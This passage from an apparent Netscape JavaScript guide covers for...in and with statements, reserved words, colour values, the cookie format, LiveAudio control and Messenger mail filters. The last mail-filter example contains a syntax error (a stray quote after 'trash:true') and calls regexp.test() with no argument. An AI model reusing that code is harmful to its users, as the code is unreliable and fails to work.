Example 2. When combined with the `form` property, `this` can refer to the current object's parent form. In the following example, the form `myForm` contains a `Text` object and a button. When the user clicks the button, the value of the `Text` object is set to the form's name. The button's `onClick` event handler uses `this.form` to refer to the parent form, `myForm`.

```
<FORM NAME="myForm">
Form name:<INPUT TYPE="text" NAME="text1" VALUE="Beluga">
<P>
<INPUT NAME="button1" TYPE="button" VALUE="Show Form Name"
   onClick="this.form.text1.value=this.form.name">
</FORM>
```

for...in Statement

The `for...in` statement iterates a specified variable over all the properties of an object. For each distinct property, JavaScript executes the specified statements. A `for...in` statement looks as follows:

```
for (variable in object) {
   statements }
```

Example. The following function takes as its argument an object and the object's name. It then iterates over all the object's properties and returns a string that lists the property names and their values.

```
function dump_props(obj, obj_name) {
   var result = ""
   for (var i in obj) {
      result += obj_name + "." + i + " = " + obj[i] + "<BR>"
   }
   result += "<HR>"
   return result
}
```

For an object `car` with properties `make` and `model`, `result` would be:

car.make = Ford
car.model = Mustang

with Statement

The `with` statement establishes the default object for a set of statements. Within the set of statements, any property references that do not specify an object are assumed to be for the default object. A `with` statement looks as follows:

```
with (object){
   statements
}
```

Example. The following `with` statement specifies that the `Math` object is the default object. The statements following the `with` statement refer to the `PI` property and the `cos` and `sin` methods, without specifying an object. JavaScript assumes the `Math` object for these references.

```
var a, x, y
var r=10
with (Math) {
   a = PI * r * r
   x = r * cos(PI)
   y = r * sin(PI/2)
}
```

Comments

Comments are author notations that explain what a script does. Comments are ignored by the interpreter. JavaScript supports Java-style comments:

- Comments on a single line are preceded by a double-slash (//).
- Comments that span multiple lines are preceded by /* and followed by */:

Example. The following example shows two comments:

```
// This is a single-line comment.

/* This is a multiple-line comment. It can be of any length, and
you can put whatever you want here. */
```

3

Appendixes

Appendix

A

Reserved Words

This appendix lists the reserved words in JavaScript.

The reserved words in this list cannot be used as JavaScript variables, functions, methods, or object names. Some of these words are keywords used in JavaScript; others are reserved for future use.

abstract	else	int	switch
boolean	extends	interface	synchronized
break	false	long	this
byte	final	native	throw
case	finally	new	throws
catch	float	null	transient
char	for	package	true
class	function	private	try
const	goto	protected	typeof
continue	if	public	var
default	implements	return	void
delete	import	short	while
do	in	static	with
double	instanceof	super	

Appendix

B

Color Values

The string literals in this appendix can be used to specify colors in the JavaScript `alinkColor`, `bgColor`, `fgColor`, `linkColor`, and `vLinkColor` properties and the `fontcolor` method.

You can also use these string literals to set the colors in HTML tags, for example

```
<BODY BGCOLOR="bisque">
```

or

```
<FONT COLOR="blue">color me blue</FONT>
```

Instead of using the string to specify a color, you can use the indicated red, green, and blue hexadecimal values.

Color	Red	Green	Blue
aliceblue	F0	F8	FF
antiquewhite	FA	EB	D7
aqua	00	FF	FF
aquamarine	7F	FF	D4
azure	F0	FF	FF
beige	F5	F5	DC
bisque	FF	E4	C4

Color	Red	Green	Blue
black	00	00	00
blanchedalmond	FF	EB	CD
blue	00	00	FF
blueviolet	8A	2B	E2
brown	A5	2A	2A
burlywood	DE	B8	87
cadetblue	5F	9E	A0
chartreuse	7F	FF	00
chocolate	D2	69	1E
coral	FF	7F	50
cornflowerblue	64	95	ED
cornsilk	FF	F8	DC
crimson	DC	14	3C
cyan	00	FF	FF
darkblue	00	00	8B
darkcyan	00	8B	8B
darkgoldenrod	B8	86	0B
darkgray	A9	A9	A9
darkgreen	00	64	00
darkkhaki	BD	B7	6B
darkmagenta	8B	00	8B
darkolivegreen	55	6B	2F
darkorange	FF	8C	00
darkorchid	99	32	CC
darkred	8B	00	00
darksalmon	E9	96	7A
darkseagreen	8F	BC	8F
darkslateblue	48	3D	8B

Color	Red	Green	Blue
darkslategray	2F	4F	4F
darkturquoise	00	CE	D1
darkviolet	94	00	D3
deeppink	FF	14	93
deepskyblue	00	BF	FF
dimgray	69	69	69
dodgerblue	1E	90	FF
firebrick	B2	22	22
floralwhite	FF	FA	F0
forestgreen	22	8B	22
fuchsia	FF	00	FF
gainsboro	DC	DC	DC
ghostwhite	F8	F8	FF
gold	FF	D7	00
goldenrod	DA	A5	20
gray	80	80	80
green	00	80	00
greenyellow	AD	FF	2F
honeydew	F0	FF	F0
hotpink	FF	69	B4
indianred	CD	5C	5C
indigo	4B	00	82
ivory	FF	FF	F0
khaki	F0	E6	8C
lavender	E6	E6	FA
lavenderblush	FF	F0	F5
lawngreen	7C	FC	00
lemonchiffon	FF	FA	CD

Color	Red	Green	Blue
lightblue	AD	D8	E6
lightcoral	F0	80	80
lightcyan	E0	FF	FF
lightgoldenrodyellow	FA	FA	D2
lightgreen	90	EE	90
lightgrey	D3	D3	D3
lightpink	FF	B6	C1
lightsalmon	FF	A0	7A
lightseagreen	20	B2	AA
lightskyblue	87	CE	FA
lightslategray	77	88	99
lightsteelblue	B0	C4	DE
lightyellow	FF	FF	E0
lime	00	FF	00
limegreen	32	CD	32
linen	FA	F0	E6
magenta	FF	00	FF
maroon	80	00	00
mediumaquamarine	66	CD	AA
mediumblue	00	00	CD
mediumorchid	BA	55	D3
mediumpurple	93	70	DB
mediumseagreen	3C	B3	71
mediumslateblue	7B	68	EE
mediumspringgreen	00	FA	9A
mediumturquoise	48	D1	CC
mediumvioletred	C7	15	85
midnightblue	19	19	70

Color	Red	Green	Blue
mintcream	F5	FF	FA
mistyrose	FF	E4	E1
moccasin	FF	E4	B5
navajowhite	FF	DE	AD
navy	00	00	80
oldlace	FD	F5	E6
olive	80	80	00
olivedrab	6B	8E	23
orange	FF	A5	00
orangered	FF	45	00
orchid	DA	70	D6
palegoldenrod	EE	E8	AA
palegreen	98	FB	98
paleturquoise	AF	EE	EE
palevioletred	DB	70	93
papayawhip	FF	EF	D5
peachpuff	FF	DA	B9
peru	CD	85	3F
pink	FF	C0	CB
plum	DD	A0	DD
powderblue	B0	E0	E6
purple	80	00	80
red	FF	00	00
rosybrown	BC	8F	8F
royalblue	41	69	E1
saddlebrown	8B	45	13
salmon	FA	80	72
sandybrown	F4	A4	60

Color	Red	Green	Blue
seagreen	2E	8B	57
seashell	FF	F5	EE
sienna	A0	52	2D
silver	C0	C0	C0
skyblue	87	CE	EB
slateblue	6A	5A	CD
slategray	70	80	90
snow	FF	FA	FA
springgreen	00	FF	7F
steelblue	46	82	B4
tan	D2	B4	8C
teal	00	80	80
thistle	D8	BF	D8
tomato	FF	63	47
turquoise	40	E0	D0
violet	EE	82	EE
wheat	F5	DE	B3
white	FF	FF	FF
whitesmoke	F5	F5	F5
yellow	FF	FF	00
yellowgreen	9A	CD	32

Appendix

C

Netscape Cookies

A cookie is a small piece of information stored on the client machine in the `cookies.txt` file. This appendix discusses the implementation of cookies in the Navigator client; it is not a formal specification or standard.

You can manipulate cookies

- Explicitly, with a CGI program.
- Programmatically, with client-side JavaScript using the `cookie` property of the `document` object.
- Transparently, with the server-side JavaScript the `client` object, when using client-cookie maintenance.

For information about using cookies in server-side JavaScript, see *Writing Server-Side JavaScript Applications*.

This appendix describes the format of cookie information in the HTTP header, and discusses using CGI programs and JavaScript to manipulate cookies.

Syntax

A CGI program uses the following syntax to add cookie information to the HTTP header:

```
Set-Cookie:
   name=value
```

```
[;EXPIRES=dateValue]
[;DOMAIN=domainName]
[;PATH=pathName]
[;SECURE]
```

Parameters

`name=value` is a sequence of characters excluding semicolon, comma and white space. To place restricted characters in the `name` or `value`, use an encoding method such as URL-style %XX encoding.

`EXPIRES=dateValue` specifies a date string that defines the valid life time of that cookie. Once the expiration date has been reached, the cookie will no longer be stored or given out. If you do not specify `dateValue`, the cookie expires when the user's session ends.

The date string is formatted as:

```
Wdy, DD-Mon-YY HH:MM:SS GMT
```

where `Wdy` is the day of the week (for example, Mon or Tues); `DD` is a two-digit representation of the day of the month; `Mon` is a three-letter abbreviation for the month (for example, Jan or Feb); `YY` is the last two digits of the year; `HH:MM:SS` are hours, minutes, and seconds, respectively.

`DOMAIN=domainName` specifies the domain attributes for a valid cookie. See "Determining a Valid Cookie" on page 223. If you do not specify a value for `domainName`, Navigator uses the host name of the server which generated the cookie response.

`PATH=pathName` specifies the path attributes for a valid cookie. See "Determining a Valid Cookie" on page 223. If you do not specify a value for `pathName`, Navigator uses the path of the document that created the cookie property (or the path of the document described by the HTTP header, for CGI programming).

`SECURE` specifies that the cookie is transmitted only if the communications channel with the host is a secure. Only HTTPS (HTTP over SSL) servers are currently secure. If `SECURE` is not specified, the cookie is considered sent over any channel.

Description

A server sends cookie information to the client in the HTTP header when the server responds to a request. Included in that information is a description of the range of URLs for which it is valid. Any future HTTP requests made by the client which fall in that range will include a transmittal of the current value of the state object from the client back to the server.

Many different application types can take advantage of cookies. For example, a shopping application can store information about the currently selected items for use in the current session or a future session, and other applications can store individual user preferences on the client machine.

Determining a Valid Cookie

When searching the cookie list for valid cookies, a comparison of the domain attributes of the cookie is made with the domain name of the host from which the URL is retrieved.

If the domain attribute matches the end of the fully qualified domain name of the host, then path matching is performed to determine if the cookie should be sent. For example, a domain attribute of `royalairways.com` matches hostnames `anvil.royalairways.com` and `ship.crate.royalairways.com`.

Only hosts within the specified domain can set a cookie for a domain. In addition, domain names must use at least two or three periods. Any domain in the `COM`, `EDU`, `NET`, `ORG`, `GOV`, `MIL`, and `INT` categories requires only two periods; all other domains require at least three periods.

`PATH=pathName` specifies the URLs in a domain for which the cookie is valid. If a cookie has already passed domain matching, then the pathname component of the URL is compared with the path attribute, and if there is a match, the cookie is considered valid and is sent along with the URL request. For example, `PATH=/foo matches /foobar` and `/foo/bar.html`. The path `"/"` is the most general path.

Syntax of the Cookie HTTP Request Header

When requesting a URL from an HTTP server, the browser matches the URL against all existing cookies. When a cookie matches the URL request, a line containing the name/value pairs of all matching cookies is included in the HTTP request in the following format:

```
Cookie: NAME1=OPAQUE_STRING1; NAME2=OPAQUE_STRING2 ...
```

Saving Cookies

A single server response can issue multiple Set-Cookie headers. Saving a cookie with the same `PATH` and `NAME` values as an existing cookie overwrites the existing cookie. Saving a cookie with the same `PATH` value but a different `NAME` value adds an additional cookie.

The `EXPIRES` value indicates when to purge the mapping. Navigator will also delete a cookie before its expiration date arrives if the number of cookies exceeds its internal limits.

A cookie with a higher-level `PATH` value does not override a more specific `PATH` value. If there are multiple matches with separate paths, all the matching cookies are sent, as shown in the examples below.

A CGI script can delete a cookie by returning a cookie with the same `PATH` and `NAME` values, and an `EXPIRES` value which is in the past. Because the `PATH` and `NAME` must match exactly, it is difficult for scripts other than the originator of a cookie to delete a cookie.

Specifications for the Client

When sending cookies to a server, all cookies with a more specific path mapping are sent before cookies with less specific path mappings. For example, a cookie "name1=foo" with a path mapping of "/" should be sent after a cookie "name1=foo2" with a path mapping of "/bar" if they are both to be sent.

The Navigator can receive and store the following:

- 300 total cookies
- 4 kilobytes per cookie, where the name and the `OPAQUE_STRING` combine to form the 4 kilobyte limit.
- 20 cookies per server or domain. Completely specified hosts and domains are considered separate entities, and each has a 20 cookie limitation.

When the 300 cookie limit or the 20 cookie per server limit is exceeded, Navigator deletes the least recently used cookie. When a cookie larger than 4 kilobytes is encountered the cookie should be trimmed to fit, but the name should remain intact as long as it is less than 4 kilobytes.

Examples

The following examples illustrate the transaction sequence in typical CGI programs.

Example 1

Client requests a document, and receives in the response:

```
Set-Cookie: CUSTOMER=WILE_E_COYOTE; path=/; expires=Wednesday,
   09-Nov-99 23:12:40 GMT
```

When client requests a URL in path "/" on this server, it sends:

```
Cookie: CUSTOMER=WILE_E_COYOTE
```

Client requests a document, and receives in the response:

```
Set-Cookie: PART_NUMBER=ROCKET_LAUNCHER_0001; path=/
```

When client requests a URL in path "/" on this server, it sends:

```
Cookie: CUSTOMER=WILE_E_COYOTE; PART_NUMBER=ROCKET_LAUNCHER_0001
```

Client receives:

```
Set-Cookie: SHIPPING=FEDEX; path=/foo
```

When client requests a URL in path "/" on this server, it sends:

```
Cookie: CUSTOMER=WILE_E_COYOTE; PART_NUMBER=ROCKET_LAUNCHER_0001
```

When client requests a URL in path "/foo" on this server, it sends:

```
Cookie: CUSTOMER=WILE_E_COYOTE; PART_NUMBER=ROCKET_LAUNCHER_0001;
   SHIPPING=FEDEX
```

Example 2

This example assumes all mappings from Example 1 have been cleared.

Client receives:

```
Set-Cookie: PART_NUMBER=ROCKET_LAUNCHER_0001; path=/
```

When client requests a URL in path "/" on this server, it sends:

```
Cookie: PART_NUMBER=ROCKET_LAUNCHER_0001
```

Client receives:

```
Set-Cookie: PART_NUMBER=RIDING_ROCKET_0023; path=/ammo
```

When client requests a URL in path "/ammo" on this server, it sends:

```
Cookie: PART_NUMBER=RIDING_ROCKET_0023;
   PART_NUMBER=ROCKET_LAUNCHER_0001
```

There are two name/value pairs named "PART_NUMBER" due to the inheritance of the "/" mapping in addition to the "/ammo" mapping.

Appendix

D

LiveAudio and LiveConnect

LiveAudio is LiveConnect aware. This appendix describes how you use JavaScript to control embedded LiveAudio elements.

Using LiveConnect, LiveAudio, and JavaScript, you can:

- Create alternative sound control interfaces
- Defer the load of a sound file until the user clicks the "play" button
- Create buttons that make "clicking" noises
- Create audio confirmation for interface interactions; for example, have an object "say" what it does when the users clicks it or moves the mouse over it

Essentially, any event that can be described programmatically using the already rich JavaScript framework can trigger a sound event.

JavaScript Methods for Controlling LiveAudio

LiveAudio provides the following major JavaScript controlling methods. For these methods to be available to JavaScript (and the web page), you must embed a LiveAudio console (any console will do, it can even be hidden) somewhere on your page.

- `play({loop[TRUE, FALSE or an INT]}, '{url_to_sound}')`
- `pause()`
- `stop()`
- `StopAll()`
- `start_time({number of seconds})`
- `end_time({number of seconds})`
- `setvol({percentage number - without "%" sign})`
- `fade_to({volume percent to fade to, without the "%"})`
- `fade_from_to({volume % start fade}, {volume % end fade})`
- `start_at_beginning()`
- `stop_at_end()`

The following JavaScript state indication methods do not control the LiveAudio plug-in, but they give you information about the current state of the plug-in:

- `IsReady`
- `IsPlaying`
- `IsPaused`
- `GetVolume`

Using the LiveAudio LiveConnect Methods

One example of using JavaScript to control a LiveAudio plug-in is to have JavaScript play a sound. In the following example, all of the HTML is needed to make the plug-in play a sound.

```
<HTML>
<BODY>

<EMBED SRC="sound1.wav"
   HIDDEN=TRUE>

<A HREF="javascript:document.embeds[0].play(false)">
Play the sound now!</A>

</BODY>
</HTML>
```

The preceding method of playing a sound file is probably the simplest, but can pose many problems. If you are using the `document.embeds` array, Navigator 2.0 will generate an error, because the `embeds` array is a Navigator 3.0 feature. Rather than use the `embeds` array, you can identify the particular `<EMBED>` tag you would like to use in JavaScript by using the `NAME` and `MASTERSOUND` attributes in your original `<EMBED>` tag, as follows:

```
<HTML>
<BODY>

<EMBED SRC="sound1.wav"
   HIDDEN=TRUE
   NAME="firstsound"
   MASTERSOUND>

<A HREF="javascript:document.firstsound.play(false)">
Play the sound now!</A>

</BODY>
</HTML>
```

This is a much more descriptive way to describe your plug-in in JavaScript, and can go a long way towards eliminating confusion. If, for example you had several sounds embedded in an HTML document, it may be easier for developers to use the `NAME` attribute rather than the `embeds` array. In the preceding example, notice that the `MASTERSOUND` attribute in the `<EMBED>` tag is used. This is because any time a `NAME` attribute is used referencing LiveAudio, an accommodating `MASTERSOUND` tag must be present as well.

Another common example of using LiveConnect and LiveAudio is to defer loading a sound until a user clicks the “play” button. To do this, try the following:

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
<!-- Hide JavaScript from older browsers

function playDeferredSound() {
   document.firstsound.play(false,
      'http://url_to_new_sound_file/sound1.wav');
}

// -->
</SCRIPT>

</HEAD>
<BODY>

<EMBED
   SRC="stub1.wav"
   HIDDEN=TRUE
   NAME="firstsound"
   MASTERSOUND>

<A HREF="javascript:playDeferredSound()">Load and play the sound</A>

</BODY>
</HTML>
```

The stub file, `stub1.wav`, is loaded relatively quickly. (For a description of how to create a stub file, see the EmeraldNet LiveAudio information at `http://emerald.net/liveaudio/`.) The `play` method then loads the sound file only when it is called. Using this example, the sound file is loaded only when the user wants to hear it.

Web designers might want to create entire new interfaces with LiveConnected LiveAudio. To create an alternate console for sound playing and interaction, a designer might do the following:

```
<HTML>
<HEAD>

<SCRIPT LANGUAGE="JavaScript">
<!-- Hide JavaScript from older browsers

function playSound() {
   document.firstSound.play(false);
}

function pauseSound() {
   document.firstSound.pause();
}

function stopSound() {
   document.firstSound.stop();
}

function volup() {
   currentVolume = document.firstSound.GetVolume();
   newVolume = (currentVolume + 10);

   if (document.firstSound.GetVolume() == 100) {
      alert("Volume is already at maximum");
   }

   if (newVolume < 90) {
      document.firstSound.setvol(newVolume);
   }
   else
   {
      if ((newVolume <= 100) && (newVolume > 90)) {
         document.firstSound.setvol(100);
      }
   }
}

function voldown() {
   currentVolume = document.firstSound.GetVolume();
   newVolume = (currentVolume - 10);

   if (document.firstSound.GetVolume() == 0) {
      alert("Volume is already at minimum");
   }

   if (newVolume > 10) {
      document.firstSound.setvol(newVolume);
   }
   else {
      if ((newVolume >= 0) && (newVolume < 10)) {
         document.firstSound.setvol(0);
      }
   }
}

// -->
</SCRIPT>
</HEAD>

<BODY>

<EMBED
   SRC="sound1.wav"
   HIDDEN=TRUE
   AUTOSTART=FALSE
   NAME="firstSound"
   MASTERSOUND>

<P><A HREF="javascript:playSound()">Play the sound now!</A></P>
<P><A HREF="javascript:pauseSound()">Pause the sound now!</A></P>
<P><A HREF="javascript:stopSound()">Stop the sound now!</A></P>
<P><A HREF="javascript:volup()">Increment the Volume!</A></P>
<P><A HREF="javascript:voldown()">Decrement the Volume!</A></P>

</BODY>
</HTML>
```

The preceding example illustrates how you might create your own method of controlling a sound file. The possibilities are really endless; you can use images and `onClick` event handlers to simulate your own sound player.

Appendix

E

JavaScript Mail Filters in Navigator 4.0

This appendix tells you how you can use JavaScript to filter your incoming mail and news when you use Netscape Messenger.

There are two steps to this process:

1. Write a JavaScript function to serve as a filter and put it in your filters file. This function takes one argument, a message object, and can make changes to that message.

2. Add an entry for the JavaScript function to your mail rules file. Your rules file can have multiple filters. Messenger applies each filter in turn to a message until one of the filters acts on it.

Creating the filter and adding to your rules file

The first step is to write a `filters.js` file. This file contains the JavaScript functions that perform the mail filtering. These functions can use all features of client-side JavaScript. The location of this file depends on your platform, as shown in the following table:

Platform	File location
Unix	`$(HOME)/.netscape/filters.js` where `$(HOME)` is the directory in which Navigator is installed.
Windows	\Program Files\Communicator\Users\<*username*>\Mail\filters.js
Macintosh	`filters.js`, at the root of your `profile` folder

The following is an example of a simple mail filter file. It files all messages from my_mom into the "FromMom" folder, and marks them as high priority. It also sends all messages from my_sister to the trash folder.

```
// filters.js file.
function MomFilter(message) {
   if (message.from.indexOf("my_mom@mothers.net") != -1) {
      message.priority = "High";
      message.folder = "mailbox:FromMom";
   }
   else if (message.subject.indexOf("my_sister@sisters.net") != -1) {
      message.trash();
   }
}
```

Note There is no way to specify an IMAP folder using the `mailbox:` syntax. So, if you refile things using IMAP, they all end up on your local machine.

Once you've written the JavaScript filter function, you add a reference to the filter in your mail rules file. The location of your rules file is also platform dependent, as shown in the following table:

Platform	File location
Unix	`$(HOME)/.netscape/mailrule` Where `$(HOME)` is the directory in which Navigator is installed.
Windows	`\Program Files\Communicator\Users\<`*`username`*`>\Mail\rules.dat`
Macintosh	`Filter Rules`, at the root of your `profile` folder

This file is normally only written by the filter system in Netscape Messenger. If you've got a rules file already, add the following lines to it:

```
name="filterName"
enabled="yes"
type="2"
scriptName="scriptName"
```

Where:

`name="`*`filterName`*`"`	Gives a descriptive name to the filer.
`enabled="yes"`	Says to use this filter. To turn off the filter, change this line to `enabled="no"`.
`type="2"`	Marks this filter as being JavaScript.
`scriptName="`*`scriptName`*`"`	Is the JavaScript function to execute.

The appropriate entry for the example above would be:

```
name="Filter for Mom"
enabled="yes"
type="2"
scriptName="MomFilter"
```

You can add multiple groups of the above lines to your rules file to add multiple filters. They are executed in the order listed in the file until one of them performs an action on the message (sets a property or calls a method).

If you don't already have a mail rule file, you'll need to add the following two lines at the top (before any filter references):

```
version="6"
logging="no"
```

News filters

The above discussion about adding filters to your mail rule file applies to news filters as well. The only difference between news filters and mail filters is the `type` line. With mail filters, you use `type="2"`. For news filters, you use `type="8"`.

Message Object Reference

Filter functions take one argument, a message object. For news filters it is a News Message object and for mail filters it is a Mail Message object.

Mail Messages

A Mail Message object has the following methods:

Method	Description
`killThread()`	Mark a thread as ignored.
`watchThread()`	Mark a thread as watched.
`trash()`	Mark the message read and move it to the trash folder.

A Mail Message object has the following properties:

Property	Description
`folder`	Reflects the folder containing the message.
`read`	Reflects whether or not the message has been read.
`priority`	Reflects the priority of the message.

To refile a mail message, you set the `folder` property of the message object. You can use either a full path or the `mailbox:` URL syntax to specify the destination.

The priority property can be set using either an integer or a string. The possible values are:

- None
- Lowest
- Low
- Normal
- High
- Highest

Message Headers

In addition to the properties listed above, Mail Message objects offer all of the message headers as read-only properties. So, the subject of the message can be retrieved as `message.subject` and the CC list as `message.cc`. Headers with hyphens in their names (such as `Resent-from`) cannot be retrieved with the dot syntax. Instead, retrieve them using the array syntax for a property value (such as `message["Resent-from"]`).

News Messages

A News Message object has the following methods:

Method	Description
`killThread()`	Mark a thread as ignored.
`watchThread()`	Mark a thread as watched.

A News Message object has the following properties:

Property	Description
`group`	(Read-only) Reflects the news group containing the message.
`read`	Reflects whether or not the message has been read.
`sender`	(Read-only) Reflects the sender of the message.
`subject`	(Read-only) Reflects the subject of the message.

Debugging your filters

If there is a problem with your JavaScript filters, you'll get the standard JavaScript alert telling you the nature of the error. Any filters affected by the problems are not used to filter your messages. Consequently, if you've got problems, all the mail remains unchanged in your Inbox.

A more complex example

This filter file lets you easily perform one of several changes to a message. First, it uses object initializers to create an array of objects. Each of those objects represents a set of messages and what the function will do with messages in that set. The objects can have the following properties:

`field`	Which message field to use to match against (such as From or Resent-From).
`probe`	The value of the field that matches.
`folder`	The mail folder into which to put the message

`trash`	True if the message should be put in the Trash folder
`priority`	A new priority for the message.

Once it has the array of filters, the code creates regular expressions from those filters to use in matching individual messages. When Messenger calls `ApplyFilters` for a message, it searches for a match in the `MyFilters` array. If it finds one, the function either puts the message in the trash, moves it to a new folder, or changes its priority.

```
var MyFilters = [
   {field:"From",        probe:"cltbld@netscape.com",      folder:"mailbox:Client Build"},
   {field:"From",        probe:"scopus@netscape.com",      folder:"mailbox:Scopus"},
   {field:"Resent-From", probe:"bonsai-hook@warp.mcom.com", trash:true"},
   {field:"Resent-From", probe:"xheads@netscape.com",       folder:"mailbox:X Heads"},
   {field:"Resent-From", probe:"layers@netscape.com",       priority:"High"}
];

// Initialize by compiling a regular expression for each filter
for (var i = 0; i < MyFilters.length; i++) {
   var f = MyFilters[i];
   f.regexp = new RegExp("^" + f.field + " *:.*" + f.probe, "i");
}

function ApplyFilters(message)
{
   trace("Applying mail filters");

   for (var i = 0; i < MyFilters.length; i++) {
      var f = MyFilters[i];
      if (f.regexp.test()) {
         if (f.trash) {
            message.trash();
         } else if (f.folder) {
            message.folder = f.folder;
         } else {
            message.priority = f.priority;
            continue;
         }
         break;
      }
   }
}
```

Index

Note: This index has not yet been updated.